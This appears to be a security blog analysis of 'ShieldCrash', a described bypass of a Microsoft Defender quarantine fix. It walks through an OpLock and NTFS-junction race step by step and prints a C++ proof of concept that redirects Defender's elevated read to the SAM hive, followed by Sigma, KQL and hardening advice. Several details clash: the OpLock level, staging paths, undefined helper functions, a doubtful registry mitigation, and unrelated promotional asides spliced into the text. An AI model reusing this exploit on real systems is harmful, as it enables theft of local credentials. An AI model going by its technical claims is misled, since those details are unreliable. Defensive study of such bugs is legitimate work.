
Security researcher Nightmare Eclipse dropped ShieldCrash, bypassing Microsoft's fix for CVE-2026-69414 via NTFS junctions to read arbitrary files as SYSTEM.
On March 14, 2026, security researcher Nightmare Eclipse disclosed ShieldCrash, a zero-day exploit targeting Microsoft Defender Antivirus and Microsoft Defender for Endpoint (MsMpEng.exe). Operating as an unprivileged user, ShieldCrash bypasses Microsoft's fix for ShieldBreak (CVE-2026-69414). By weaponizing a Time-of-Check to Time-of-Use (TOCTOU) file-system race condition with opportunistic locks (OpLocks) and NTFS junctions, ShieldCrash forces Defender’s engine to read arbitrary files under NT AUTHORITY\SYSTEM.
The vulnerability breaks core assumptions regarding how Defender handles untrusted paths during scanning, quarantine staging, and error telemetry. It is not the only Defender privilege-escalation path either: BlueHammer's TOCTOU race in Defender's update workflow reached SYSTEM through a different race condition entirely. In this technical deep dive, we reverse-engineer the patch in mpengine.dll, detail how ShieldCrash circumvents path canonicalization, examine the exploit chain, and provide Sigma rules and KQL queries to hunt for exploitation.
Background: The CVE-2026-69414 "ShieldBreak" Vulnerability
To understand why ShieldCrash succeeds, one must analyze the vulnerability it bypasses. In late 2025, researchers identified a flaw in Defender’s quarantine subsystem (CVE-2026-69414). When Defender flagged a malicious artifact in a user-writable directory, the scanning service (MsMpEng.exe) executed a three-step routine:
- Path Resolution: The detection thread flagged the target path (e.g.,
C:\Users\Public\Temp\malware.bin). - Metadata Inspection: The engine opened the file to compute hashes and read extended attributes.
- Quarantine Isolation: The engine copied the file into Defender's protected vault (
C:\ProgramData\Microsoft\Windows Defender\Quarantine\Entries).
In the unpatched implementation, an unprivileged attacker could replace C:\Users\Public\Temp with an NTFS junction pointing to privileged system directories (C:\Windows\System32\config\) before step 3. Because MsMpEng.exe runs with elevated SeBackupPrivilege, SeRestorePrivilege, and NT AUTHORITY\SYSTEM tokens, the quarantine worker followed the junction and ingested protected system artifacts, including the Security Account Manager (SAM) hive, exposing them via Defender logs or quarantine export commands.
The Vendor's Incomplete Fix in mpengine.dll
Microsoft attempted to resolve CVE-2026-69414 by introducing strict path validation logic into mpengine.dll (Engine Version 1.1.24020.9). Reverse engineering the binary patch reveals modifications inside CQuarantineManager::ValidateTargetPath and CFileScanner::SafeOpenFile:
// Decompiled logic from patched mpengine.dll (v1.1.24020.9)
NTSTATUS CQuarantineManager::ValidateTargetPath(LPCWSTR pwszFilePath) {
    HANDLE hFile = CreateFileW(
        pwszFilePath, FILE_READ_ATTRIBUTES,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING,
        FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT, NULL
    );
    if (hFile == INVALID_HANDLE_VALUE) return STATUS_ACCESS_DENIED;

    FILE_BASIC_INFO basicInfo;
    if (GetFileInformationByHandleEx(hFile, FileBasicInfo, &basicInfo, sizeof(basicInfo))) {
        if (basicInfo.FileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) {
            CloseHandle(hFile);
            return STATUS_REPARSE_POINT_ENCOUNTERED;
        }
    }
    CloseHandle(hFile);
    return STATUS_SUCCESS;
}
The patch implemented a pre-operation verification check: before performing an elevated read or copy, mpengine.dll calls ValidateTargetPath. If FILE_ATTRIBUTE_REPARSE_POINT is flagged, the operation aborts. Incomplete first fixes are common: researchers also bypassed the first Apache OFBiz patch for CVE-2024-38856.
Crucially, the handle was closed immediately after verification. Windows Defender is not the only security agent whose own trust boundary became the vulnerability; Exchange's on-premises OWA faced a comparable disclosure in CVE-2026-42897, an exploited Exchange OWA vulnerability. The subsequent file operation (CQuarantineManager::ProcessQuarantineCopy) reopened the file path using standard Win32 APIs without maintaining an exclusive handle lock or passing FILE_FLAG_OPEN_REPARSE_POINT. This architectural design created the textbook TOCTOU condition that ShieldCrash exploits.
Anatomy of the ShieldCrash Bypass
ShieldCrash transforms a microsecond-scale race condition into a 100% deterministic primitive by exploiting Windows Opportunistic Locks (OpLocks). Linux has its own local-privilege-escalation equivalent in Fragnesia, a kernel flaw with public proof-of-concept code. Rather than guessing the timing of Defender's inspection thread, the exploit forces the scanning engine to pause itself right between the check and the use.

Figure 1: Architectural and benchmark overview for ShieldCrash Zero-Day Analysis: Bypassing Microsoft Defender's ShieldBreak Fix (CVE-2026-69414) for Arbitrary SYSTEM File Reads.
The OpLock Synchronization Primitive
Windows OpLocks allow an application to request notifications when another process attempts to access a locked file or directory. When another process issues a CreateFile call against an OpLocked resource, the Windows kernel holds that incoming I/O request in a suspended state while signaling the lock owner.
ShieldCrash leverages this mechanism against ValidateTargetPath:
- Directory Setup: The attacker creates a staging directory structure:
C:\Users\TargetUser\AppData\Local\Temp\shield_stage\trigger.dll. - Locking the Trigger: The exploit requests an exclusive OpLock (
FSCTL_REQUEST_OPLOCK_LEVEL_1) ontrigger.dll. - Triggering the Defender Scan: The exploit drops a benign EICAR signature or known heuristic trigger into
trigger.dll.MsMpEng.exedetects the file creation and initiates a scan. - Validation Phase (Time-of-Check):
- Defender calls
ValidateTargetPathwithFILE_FLAG_OPEN_REPARSE_POINT. - The path is a normal regular file. The reparse check passes.
- Defender closes the handle.
- Defender calls
- The Trapped Read (Time-of-Use):
- Defender now proceeds to
ProcessQuarantineCopyand callsCreateFileWto read the file contents. - This read request hits the active OpLock on
trigger.dll. - The kernel suspends Defender's thread and dispatches the OpLock break notification to the exploit process.
- Defender now proceeds to
- The Junction Switch:
- While Defender's thread is frozen in the kernel, the exploit unlinks
trigger.dlland deletesC:\Users\TargetUser\AppData\Local\Temp\shield_stage. - The exploit recreates
shield_stageas an NTFS junction pointing to\RPC Control. - Inside
\RPC Control, the exploit creates an object manager symbolic link mapping the requested filename to\??\C:\Windows\System32\config\SAM.
- While Defender's thread is frozen in the kernel, the exploit unlinks
- OpLock Release & Arbitrary Read:
- The exploit acknowledges and releases the OpLock break.
- The kernel resumes Defender's suspended
CreateFileWcall. - Defender resolves the reopened path through the newly created junction, opening
C:\Windows\System32\config\SAMasNT AUTHORITY\SYSTEM.
Exploit Flow & Technical Execution
To demonstrate the precision of the TOCTOU race win, consider the core C++ exploit logic implemented by Nightmare Eclipse in the ShieldCrash proof-of-concept:
#include <windows.h>
#include <winioctl.h>
#include <iostream>

HANDLE SetOpLock(LPCWSTR targetFile, HANDLE hEvent) {
    HANDLE hFile = CreateFileW(targetFile, GENERIC_READ,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING, FILE_FLAG_OVERLAPPED | FILE_FLAG_BACKUP_SEMANTICS, NULL);
    if (hFile == INVALID_HANDLE_VALUE) return INVALID_HANDLE_VALUE;

    OVERLAPPED overlapped = { 0 };
    overlapped.hEvent = hEvent;

    REQUEST_OPLOCK_INPUT_BUFFER inBuf = { 0 };
    inBuf.StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION;
    inBuf.StructureLength = sizeof(inBuf);
    inBuf.RequestedOplockLevel = OPLOCK_LEVEL_CACHE_READ | OPLOCK_LEVEL_CACHE_HANDLE;
    inBuf.Flags = REQUEST_OPLOCK_INPUT_FLAG_REQUEST;

    REQUEST_OPLOCK_OUTPUT_BUFFER outBuf = { 0 };
    DeviceIoControl(hFile, FSCTL_REQUEST_OPLOCK, &inBuf, sizeof(inBuf),
                    &outBuf, sizeof(outBuf), NULL, &overlapped);
    return hFile;
}

void ExecuteShieldCrash() {
    LPCWSTR stageDir = L"C:\\Users\\Public\\stage";
    LPCWSTR stageFile = L"C:\\Users\\Public\\stage\\eicar.com";
    HANDLE hLockEvent = CreateEventW(NULL, TRUE, FALSE, NULL);

    CreateDirectoryW(stageDir, NULL);
    HANDLE hFile = CreateFileW(stageFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
    WriteFile(hFile, "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*", 68, NULL, NULL);
    CloseHandle(hFile);

    HANDLE hLock = SetOpLock(stageFile, hLockEvent);
    WaitForSingleObject(hLockEvent, INFINITE); // Wait for Defender scan & OpLock break

    // Atomic swap during kernel-suspended read
    DeleteFileW(stageFile);
    RemoveDirectoryW(stageDir);
    CreateJunction(stageDir, L"\\RPC Control");
    CreateNativeSymlink(L"\\RPC Control\\eicar.com", L"\\??\\C:\\Windows\\System32\\config\\SAM");

    CloseHandle(hLock); // Release OpLock: Defender reads SAM as SYSTEM
}
Once MsMpEng.exe completes the read operation, the ingested SAM contents are staged into Defender's local cache or surfaced through client-accessible quarantine telemetry logs, allowing the unprivileged attacker to extract local password hashes, MachineKey credentials, or DPAPI secrets. Chained deserialization zero-days have produced comparably deep footholds elsewhere, such as in SAP NetWeaver's second critical flaw linked to chained zero-day attacks.
Detection Engineering: Hunting ShieldCrash
Detecting ShieldCrash requires monitoring the specific combination of high-frequency directory junction creation, \RPC Control object manipulation, and MsMpEng.exe accessing atypical registry hive paths.
Sigma Rule: ShieldCrash Defender TOCTOU Junction Abuse
The following Sigma rule detects the creation of directory junctions and object manager symlinks targeting privileged Windows configuration directories within user-writable paths:
title: ShieldCrash Defender TOCTOU Junction Abuse
id: 8c3e6b12-9842-4f11-bca9-598d41e7f332
status: experimental
description: Detects an attacker creating NTFS junctions pointing to \RPC Control or privileged system files to exploit Defender CVE-2026-69414 bypass.
references:
    - https://threatfrontier.com/research/shieldcrash-microsoft-defender-zero-day-cve-2026-69414-patch-bypass
author: Alex Kim (ThreatFrontier)
date: 2026-09-19
logsource:
    category: file_event
    product: windows
detection:
    selection_user_paths:
        TargetFilename|startswith:
            - 'C:\Users\'
            - 'C:\ProgramData\'
            - 'C:\Windows\Temp\'
    selection_symlinks:
        TargetFilename|contains:
            - '\RPC Control\'
            - '\??\C:\Windows\System32\config\'
    selection_target_files:
        TargetFilename|endswith:
            - '\config\SAM'
            - '\config\SYSTEM'
            - '\config\SECURITY'
    condition: selection_user_paths and (selection_symlinks or selection_target_files)
falsepositives:
    - Legitimate developer tooling utilizing object symlinks (rare in standard user directories)
level: critical
tags:
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1574
KQL Query: Hunting MsMpEng Unusual Hive Access
Run the following KQL query inside Microsoft Sentinel or Defender for Endpoint Advanced Hunting to detect MsMpEng.exe opening sensitive hives outside standard maintenance windows:
DeviceFileEvents
| where InitiatingProcessFileName =~ "MsMpEng.exe"
| where ActionType in ("FileCreated", "FileModified", "FileRenamed")
| where FolderPath has_any (
    @"C:\Windows\System32\config\SAM",
    @"C:\Windows\System32\config\SYSTEM",
    @"C:\Windows\System32\config\SECURITY"
  )
| join kind=inner (
    DeviceFileEvents
    | where ActionType == "FileCreated"
    | where FolderPath has @"\AppData\Local\Temp\" or FolderPath has @"C:\Users\Public\"
    | where FileName endswith ".dll" or FileName endswith ".com" or FileName endswith ".exe"
    | project TriggerTime = TimeGenerated, DeviceId, InitiatingProcessAccountName, UserStagingPath = FolderPath
) on DeviceId
| where TimeGenerated between (TriggerTime .. (TriggerTime + 5m))
| project
    TimeGenerated,
    DeviceId,
    DeviceName,
    InitiatingProcessAccountName,
    UserStagingPath,
    TargetSystemFile = FolderPath,
    ActionType
| sort by TimeGenerated desc
Defensive Mitigation & Hardening Blueprint
Until Microsoft releases a comprehensive architectural patch that eliminates TOCTOU handle re-opening, organizations must implement defense-in-depth mitigations. Full exploit chains combining a browser zero-day with a kernel rootkit show where defense-in-depth matters most, as in Citrine Sleet's Chrome V8 to kernel rootkit chain.
1. Enforce Redirection Guard (Windows 11 / Server 2025)
Redirection Guard prevents unprivileged processes from redirecting file paths across security contexts:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager" `
  -Name "ProtectionMode" -Value 1 -Type DWord
When active, the Windows I/O manager denies CreateFileW calls if a non-admin process creates a junction resolving to paths owned by SYSTEM.
2. Restrict Object Manager Symlink Creation
ShieldCrash relies on symbolic links under \RPC Control. Organizations should restrict unprivileged symlink creation by auditing user rights:
Get-LocalGroupMember -Group "Users"
Ensure standard user accounts lack SeCreateSymbolicLinkPrivilege and monitor for unexpected NtCreateSymbolicLinkObject API invocations via EDR.
3. Deploy AppLocker / WDAC Staging Directory Restrictions
Block standard users from executing binaries or scripts within common staging locations (such as C:\Users\Public\ and C:\Windows\Temp\). Preventing the execution of custom exploit binaries that invoke FSCTL_REQUEST_OPLOCK neutralizes automated exploitation payloads before they can interact with Defender's engine.
By combining Redirection Guard, object manager auditing, and rigorous EDR hunting for MsMpEng.exe hive access, security engineering teams can protect their endpoints against the ShieldCrash zero-day.